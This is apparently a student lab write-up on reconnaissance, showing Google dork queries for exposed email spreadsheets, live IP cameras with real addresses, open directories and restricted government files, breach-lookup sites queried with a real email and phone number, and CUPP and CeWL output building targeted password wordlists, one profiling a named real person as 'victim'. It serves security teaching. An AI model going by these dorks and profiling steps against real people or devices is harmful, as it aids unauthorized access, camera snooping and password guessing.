Index of /ftp - miRBase

\

d. To search for any Email Lists:

“ filetype:xls inurl:“email.xls” ”




Google search results for "filetype:xls inurl:'email.xls'". The results show various links to Excel files related to email lists:

- [grid-export\(46\) - SRCC](https://www.srcc.edu/sites/default/files/xls/grid-export(46).xls)
- [Executive email.xls - Le Moyne](https://web.lemoyne.edu/Kulick.xls)
- [Sheet1 - Google Groups](https://groups.google.com/cif-ccl-2013/attach/xls/Sheet1.html)
- [2017-2018 BOD - United Food Bank](https://unitedfoodbank.org/uploads/2018/05/xls/2017-2018-BOD-United-Food-Bank.xls)
- [Sheet1 - QRStuff](https://www.qrstuff.com/batch-email/xls/Sheet1.xls)
- [Sheet1 - WikiLeaks](https://wikileaks.org/gifiles/attach/xls/Sheet1.xls)
- [Sheet1 - bipard](http://bipard.bihar.gov.in/Documents/Divisional.../xls/Sheet1.xls)
- [Sheet1 - kingscollege.school.nz](https://www.kingscollege.school.nz/media/Athlet.../xls/Sheet1.xls)

e. To search for any Live Cameras:


For various IP based Cameras:

“ inurl:top.htm inurl:currenttime ”



Google search results for "inurl:top.htm inurl:currenttime". The results show various links to live camera feeds:

- [D-Link Corporation. | WIRELESS INTERNET CAMERA | HOME](http://86.47.227.216/top/Currenttime=2015-08-19...)
This section shows your IP camera's live video. You can control your settings using the buttons below. Current resolution is 640x480. Function. ActiveX. Java ...
- [TV-IP551WI - TRENDnet](https://www.trendnet.com/emulators/top/Currentti...)
- [Will inurl top.htm inurl currenttime Ever Rule the World?](https://digitaladmire.com/inurl-top-htm-inurl-currentti...)
20-Sept-2021 — What I mean is that the majority of our thoughts and actions are on autopilot. Our habits, routines, impulses, and reactions carry us through ...
- [15 Best Blogs to Follow About top.htm currenttime](https://a1meatsupply.com/top-htm-currenttime)
06-Jan-2022 — You've probably heard the word "hmmmm" before. When you think about the latest news, you will realize that we are probably talking about the ...




For various Webcam -XP based transmissions: “ intitle:”webcamXP 5” ”

Google search results for "intitle:webcamXP 5":

Search results:

- <http://109.233.191.130> ::
webcamXP 5
webcamXP 5 . webcamXP 5. webcams and ip cameras server for windows.
- <http://seccam.mywire.org> ::
webcamXP 5
webcamXP 5 . webcamXP 5. cctv webcam. Home ...
- <http://98.242.16.189> :: gallery ::
webcams and ip cameras server for windows - webcamXP 5
HomeMulti viewSmartphoneGalleryAdministration. Not logged in. page >> 1 2 3 4 5 6 7 8 9 10
11 12 13 14. powered by webcamXP 5 v5.9.8.7.
- <http://68.231.64.215> :: frame ::
webcamXP 5
- <https://webcamxp-5.apponic.com> > ... > Webcam Tools ::
webcamXP 5 Download
webcamXP 5 Download. Discover and Download BEST, FREE ...
- <https://www.apponic.com> > intitle:webcamxp-5 ::
Intitle Webcamxp 5 Downloads - Apponic
Intitle Webcamxp 5 Downloads. Discover and Download BEST, FREE Software ...



For various general live cameras:

“inurl:”lvappl.htm””

Google inurl:”lvappl.htm”

All News Shopping Maps Images More Tools

About 22 results (0.23 seconds)

<http://210.155.217.20> › sample › LvAppl › lvappl :: LiveApplet - Network Camera Server VB-C10/VB-C10R

<http://61.126.185.251> › lvappl · Translate this page :: LiveApplet - Network Camera Server VB-C10/VB-C10R


<http://220.109.217.99> › sample › LvAppl › lvappl :: LiveApplet - Network Camera Server VB-C10/VB-C10R

Images for inurl:”lvappl.htm” ::

[View all](#)

<http://61.7.96.32> › sample › LvAppl › lvappl :: 61.7.96.32/sample/LvAppl/lvappl.htm

No information is available for this page.



- f. **To search for any MP3, Movie, and PDF Files:** For various MP3 files:
“ intitle: index of mp3 ”

Google search results for "intitle: index of mp3":

- <https://aveclagare.org> > mp3 ...
Index of /mp3
Index of /mp3. Icon Name Last modified Size Description. [PARENTDIR] Parent Directory - [SND] One Shot Lili - Mast..> 2021-01-26 15:37 6.2M [SND] ...
- <https://www.gutenberg.org> > files > mp3 ...
Index of /files/6556/mp3
Index of /files/6556/mp3. [ICO], Name - Last modified - Size - Description. [PARENTDIR], Parent Directory, -. [SND], 6556-2002.mp3, 2002-12-26 00:00, 186M.
- <https://gaana.com> > Playlists ...
Music Playlist: Best index MP3 Songs on Gaana.com
index Music Playlist on Gaana.com. Listen to **index** and download **index** songs on Gaana.com.
- <http://www.siluh.com> > mp3 ...
Index of /mp3 - SILUH RECORDS
Index of /mp3 ... Parent Directory, .. [SND], tchi - 45.mp3, 2007-04-17 01:18, 4.9M. [SND], landscape izuma - 11502anywhere.mp3, 2007-04-17 01:15, 5.2M.
- <http://dashboards.railrecipe.com> > old > pages ...
Intitle Index Of Beatles Mp3 Mp3 Download
Intitle Index Of Beatles Mp3 Mp3 Download ; mp3 Search. 04:19 5.93 MB ; The Beloved - Sweet Harmony. 05:13 7.16 MB ; The Beatles - Instrumental. 26:31 36.42 MB ...

Name	Last modified	Size	Description
Parent Directory	-		
One Shot Lili - Mast..>	2021-01-26 15:37	6.2M	
One Shot Lili - Mast..>	2021-01-26 15:37	6.9M	
LYSISTRATA - Asylum.wav	2021-01-26 15:37	34M	
260717-MoonGogo-Thin..>	2021-01-26 15:37	16M	
260717-MoonGogo-She ..>	2021-01-26 15:37	12M	
260717-MoonGogo-Pinb..>	2021-01-26 15:37	9.8M	
260717-MoonGogo-Cand..>	2021-01-26 15:37	11M	
160817-lanimalotta-A..>	2021-01-26 15:37	5.7M	
160817-Lanimalotta-U..>	2021-01-26 15:37	4.3M	
120717RisingAppalach..>	2021-01-26 15:37	6.0M	
050717Alphaze-EP-NOW..>	2021-01-26 15:37	9.2M	
050717Alphaze-EP-NOW..>	2021-01-26 15:37	11M	

For various MP4 files:

“ intitle: index of mp4 ”

Google search results for "intitle: index of mp4":

- <https://www.onirikal.com> > videos > mp4
- [Index of /videos/mp4](#)

Name	Last modified	Size
Parent Directory	-	
animatic_caronte.mp4	2020-04-17 10:11	38M
animatic_elpacto.mp4	2020-04-17 09:26	43M

- <http://incident.net> > files > mp4
- [Index of /v8/files/mp4 - incident.net](#)
- Index of /v8/files/mp4 ; Description ; Parent Directory - ; 1.mp4 2017-01-07 21:53 28M ; 2.mp4 2017-01-07 22:38 60M ; 3.mp4 2017-01-07 22:24 26M ...

- <http://scienceandfilm.org> > uploads > videos > files
- [Index of /uploads/videos/files - Sloan Science & Film](#)

Name	Last modified	Size
Parent Directory	-	
My_Movie_31.mp4	31-Mar-2019 14:31	546M
The_Fountain__HD_1080p.mp4	31-Mar-2019 14:31	11M

- <https://www.veed.io> > Tools > MP4 to Text
- [MP4 to Text - Convert MP4 Files into Text, Online - VEED.IO](#)
- Convert your MP4 files into Text Transcriptions online. Download and save your transcriptions, ready to share and publish!

Index of /videos/mp4

Name	Last modified	Size	Description
Parent Directory		-	
animatic_caronte.mp4	2020-04-17 10:11	38M	
animatic_elpacto.mp4	2020-04-17 09:26	43M	
assembly.jpg	2012-10-05 05:54	46K	
assembly_line.mp4	2012-09-18 10:44	8.4M	
atrocious.jpg	2012-10-05 05:54	27K	
atroz.mp4	2012-09-18 10:49	11M	
audi_a7.jpg	2018-12-07 01:39	185K	
audi_a7.mp4	2018-12-07 02:00	9.4M	
battle.jpg	2012-10-05 05:54	39K	
battle.jpgfavicon.ico	2016-04-24 07:36	43	
battle_games.mp4	2012-09-18 10:56	17M	
blink.jpg	2012-10-05 05:54	29K	
blink.jpgfavicon.ico	2016-04-24 07:36	43	
blink.mp4	2012-09-18 11:06	24M	
blink2013.jpg	2013-10-28 12:52	45K	
blink2013.mp4	2013-10-28 13:10	36M	
bobinaVFX2012_medium..>	2012-09-18 11:18	31M	
c_forbidden.jpg	2012-10-05 05:54	35K	
c_valdemar.jpg	2012-10-05 05:54	24K	
callejon.jpg	2013-03-11 07:59	23K	
cara_oculta.mp4	2012-09-18 11:24	16M	
creditos_lhv1.mp4	2012-09-18 11:34	22M	
elcallejon.mp4	2013-03-11 08:22	26M	
elpacto.jpg	2018-11-13 04:56	19K	
elpacto.mp4	2018-11-13 04:56	52M	
emmaevans.mp4	2012-09-18 11:45	22M	
ermessenda.jpg	2012-10-05 05:54	44K	
ermessenda.mp4	2012-10-02 11:29	7.2M	
evans.jpg	2012-10-05 05:54	27K	

For various PDF files:

“ intitle: index of pdf ”

The screenshot shows a Google search results page with the query "intitle: index of pdf". The results are displayed in a dark-themed interface.

Search Query: intitle: index of pdf

Results Summary: About 6,20,000 results (0.39 seconds)

First Result:

- <http://www.bitsavers.org/pdf>
- Index of /pdf - bitsavers.org**
- Name · Last modified · Size · Parent Directory, - . 3Com/, 2021-01-01 04:31, - . 3M/, 2015-11-14 11:04, - . aalborgUniversity/, 2010-06-18 12:05, - .

Second Result:

- <http://bitsavers.trailing-edge.com/pdf>
- Index of /pdf**
- Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, - . [DIR], 3Com/, 2021-01-01 05:31, - . [DIR], 3M/, 2015-11-14 12:04, - . [DIR] ...

Third Result:

- <http://www.issp.ac.ru/ebooks/books/open>
- Index of /ebooks/books/open**
- Index of /ebooks/books/open. Parent Directory · 10070147.pdf · 10071337.pdf · 10073292.pdf · 10075010.pdf · 10075248.pdf · 10075462.pdf · 10078887.pdf ...

Fourth Result:

- <https://www.nhc.noaa.gov/pdf>
- Index of /pdf**
- Name Last modified Size
- Parent Directory -
- 00mcadie-lawrence.pdf 2006-09-26 12:15 6.8M
- 03franklin.pdf 2006-09-26 12:13 117K
- [View 224 more rows](#)

Index of /pdf

<u>Name</u>	<u>Last modified</u>	<u>Size</u>
Parent Directory	-	-
3Com/	2021-01-01 04:31	-
3M/	2015-11-14 11:04	-
aarhusUniversity/	2010-06-18 12:05	-
abekas/	2015-09-14 11:12	-
able/	2017-06-01 20:32	-
ac_delco/	2008-01-19 23:03	-
acard/	2021-04-12 16:25	-
accessMatrixCorp/	2019-05-23 12:36	-
acm/	2022-08-09 20:28	-
acorn/	2019-05-23 12:36	-
adac/	2018-04-25 10:40	-
adacom/	2020-12-21 11:17	-
adage/	2021-06-26 23:31	-
adaptec/	2021-05-27 18:27	-
addmaster/	2014-06-03 18:13	-
adds/	2022-03-24 13:00	-
adevco/	2010-01-02 17:32	-
adi/	2020-11-08 00:36	-
adobe/	2021-10-21 16:52	-
adp/	2010-04-18 18:00	-
adsi/	2010-12-01 13:06	-
advancedComputerCommunications/	2019-01-24 20:14	-
advancedComputerDesign/	2016-02-04 10:08	-
advancedDigitalCorp/	2013-05-05 13:35	-
advansys/	2021-04-16 18:16	-
aed/	2021-12-06 11:27	-
aeg-telefunken/	2007-11-17 12:05	-
aeon/	2008-10-18 13:02	-
aeonSystems/	2009-02-06 09:06	-

\

g. To search for any Government Documents:

“ Alli title: restricted filetype:doc site:gov ”

The screenshot shows a Google search results page with the query "allintitle: restricted filetype:doc site:gov". The results are filtered to show only .doc files from .gov domains. The first result is a link to "Protective Payees in Restricted payment Cases - CT.gov". Below it is a link to "Restricted Rate Indirect Cost Info and Example for ED Form 524" from the US Department of Education. Other results include links to "Restricted Work" (Michigan), "AUTHORIZATION AGREEMENT FOR RESTRICTED (ACH OR ...)" (Wisconsin), "AUTHORIZATION OF RESTRICTED FUNDS" (Georgia), and "Restricted Vendors" (Vermont). The results are presented in a standard Google search format with links, titles, and brief descriptions.

10. Security Breaches:

- A security breach is any incident that results in unauthorized access to computer data, applications, networks, or devices.
- It results in information being accessed without authorization. Typically, it occurs when an intruder is able to bypass security mechanisms.
- Technically, there is a distinction between a security breach and a data breach. A security breach is effectively a break-in, whereas a data breach is defined as the cybercriminal getting away with information. Imagine a burglar; the security breach is when he climbs through the window, and the data breach is when he grabs your pocketbook or laptop and takes it away.
- There are various websites that can check if your account or phone number has been a victim of a security breach.

a. <https://haveibeenpwned.com/>

The screenshot shows the homepage of haveibeenpwned.com. At the top, there's a navigation bar with links for Home, Notify me, Domain search, Who's been pwned, Passwords, API, About, and Donate. Below the navigation is a large blue header with the text "';--have i been pwned?'". Underneath it, a sub-header says "Check if your email or phone is in a data breach". A search input field contains the email address "rudrarao22@gmail.com". To the right of the input field is a button labeled "pwned?". Below the search area, a red banner displays the message "Oh no — pwned!" and "Pwned in 3 data breaches and found no pastes (subscribe to search sensitive breaches)". A section titled "Breaches you were pwned in" follows, with a note explaining what a breach is. It lists three data breaches:

- bigbasket:** In October 2020, the Indian grocery platform bigbasket suffered a data breach that exposed over 20 million customer records. The data was originally sold before being leaked publicly in April the following year and included email, IP and physical addresses, names, phones numbers, dates of birth passwords stored as Django(SHA-1) hashes.
Compromised data: Dates of birth, Email addresses, IP addresses, Names, Passwords, Phone numbers, Physical addresses
- Domino's India:** In April 2021, 13TB of compromised Domino's India appeared for sale on a hacking forum after which the company acknowledged a major data breach they dated back to March. The compromised data included 22.5 million unique email addresses, names, phone numbers, order histories and physical addresses.
Compromised data: Email addresses, Names, Phone numbers, Physical addresses, Purchases
- Zomato:** In May 2017, the restaurant guide website Zomato was hacked resulting in the exposure of almost 17 million accounts. The data was consequently redistributed online and contains email addresses, usernames and salted MD5 hashes of passwords (the password hash was not present on all accounts). This data was provided to HIBP by whitehat security researcher and data analyst Adam Davies.
Compromised data: Email addresses, Passwords, Usernames


b. <https://haveibeenzuckered.com/>

The screenshot shows the Facebook Data Breach Checker website. The page has a light blue background with a decorative illustration of a lamp and a clock. The main title is "Facebook Data Breach Checker". Below the title, a paragraph explains that a large dataset containing 533 million Facebook accounts was made available for download, obtained by exploiting a vulnerability in August 2019. A sub-section titled "Check if your telephone number is present within the Facebook data breach." provides information about the dataset size and processing status. It states that 502,769,112 records from 106 countries have been processed. A note indicates that if a country is not listed, it means the phone number was not present in the dataset. A form allows users to enter a phone number and a dropdown menu to select a country code (+91 for India). The user has entered the phone number "+91 98202 97354". A green success message at the bottom says "Lovely! The phone number you entered was **not** found in the data breach."

\

11. Profiling for password lists:

- Lists of commonly used passwords.
- The Common User Password Profiler (CUPP) allows the penetration tester to generate a wordlist that is specific to a particular user.
- It is not installed by default on Kali Linux. It need to be installed: “ sudo apt install cupp”



A screenshot of a terminal window titled "kali@kali: ~". The window shows the command "sudo apt install cupp" being run. The output indicates that the package will be installed from the kali-rolling repository. The process involves reading package lists, building a dependency tree, and selecting previously unselected packages. The terminal also shows the progress of the download and unpacking of the package file.

```
(kali㉿kali)-[~]
$ sudo apt install cupp
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  cupp
0 upgraded, 1 newly installed, 0 to remove and 748 not upgraded.
Need to get 13.3 kB of archives.
After this operation, 60.4 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 cupp all 0.0+20190501.git986658-6 [13.3 kB]
Fetched 13.3 kB in 3s (4,896 B/s)
Selecting previously unselected package cupp.
(Reading database ... 339652 files and directories currently installed.)
Preparing to unpack .../cupp_0.0+20190501.git986658-6_all.deb ...
Unpacking cupp (0.0+20190501.git986658-6) ...
Setting up cupp (0.0+20190501.git986658-6) ...
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for man-db (2.10.2-1) ...

(kali㉿kali)-[~]
$
```

- It can be invoked using: “ cupp -i ”.
- This will launch CUPP in the interactive mode, which will prompt the tester for the specific elements of the wordlist.

```

\

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: mark
> Surname: zuckerberg
> Nickname: marky
> Birthdate (DDMMYYYY): 13011987

> Partners) name: Priscilla
> Partners) nickname: chan
> Partners) birthdate (DDMMYYYY): 12121897

> Child's name: junior
> Child's nickname: whatever
> Child's birthdate (DDMMYYYY): 12122020

> Pet's name: John
> Company name: Facebook


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: y
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]: y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to mark.txt, counting 27818 words.
[+] Now load your pistolero with mark.txt and shoot! Good luck!

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to mark.txt, counting 27818 words.
[+] Now load your pistolero with mark.txt and shoot! Good luck!

```

- You can view the wordlist depending on where you have stored it.



```
1 0111987
2 0111987
3 01131987
4 01131987
5 011387
6 011387
7 0113987
8 0113987
9 011987
10 011987
11 0119871
12 0119871
13 01198713
14 01198713
15 0119873
16 0119873
17 01198787
18 01198787
19 011987987
20 011987987
21 0131987
22 0131987
23 013987
24 013987
25 018713
26 018713
27 01871987
28 01871987
29 0187987
30 0187987
31 019871
32 019871
```

12. Creating Custom wordlists for cracking passwords:

- We can use CeWL to create the custom wordlist.
- CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.
- Optionally, CeWL can follow external links.
- CeWL can also create a list of email addresses found in mail to links. These email addresses can be used as usernames in brute force actions.

The terminal window shows the following session:

```
kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ cewl www.google.com -w google.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
[(kali㉿kali)-[~]
$ 

[(kali㉿kali)-[~]
$ cat google.txt
Google
Search
https
policies
google
com
Images
Maps
Play
YouTube
News
Gmail
Drive
More
Web
History
Settings
Sign
Advanced
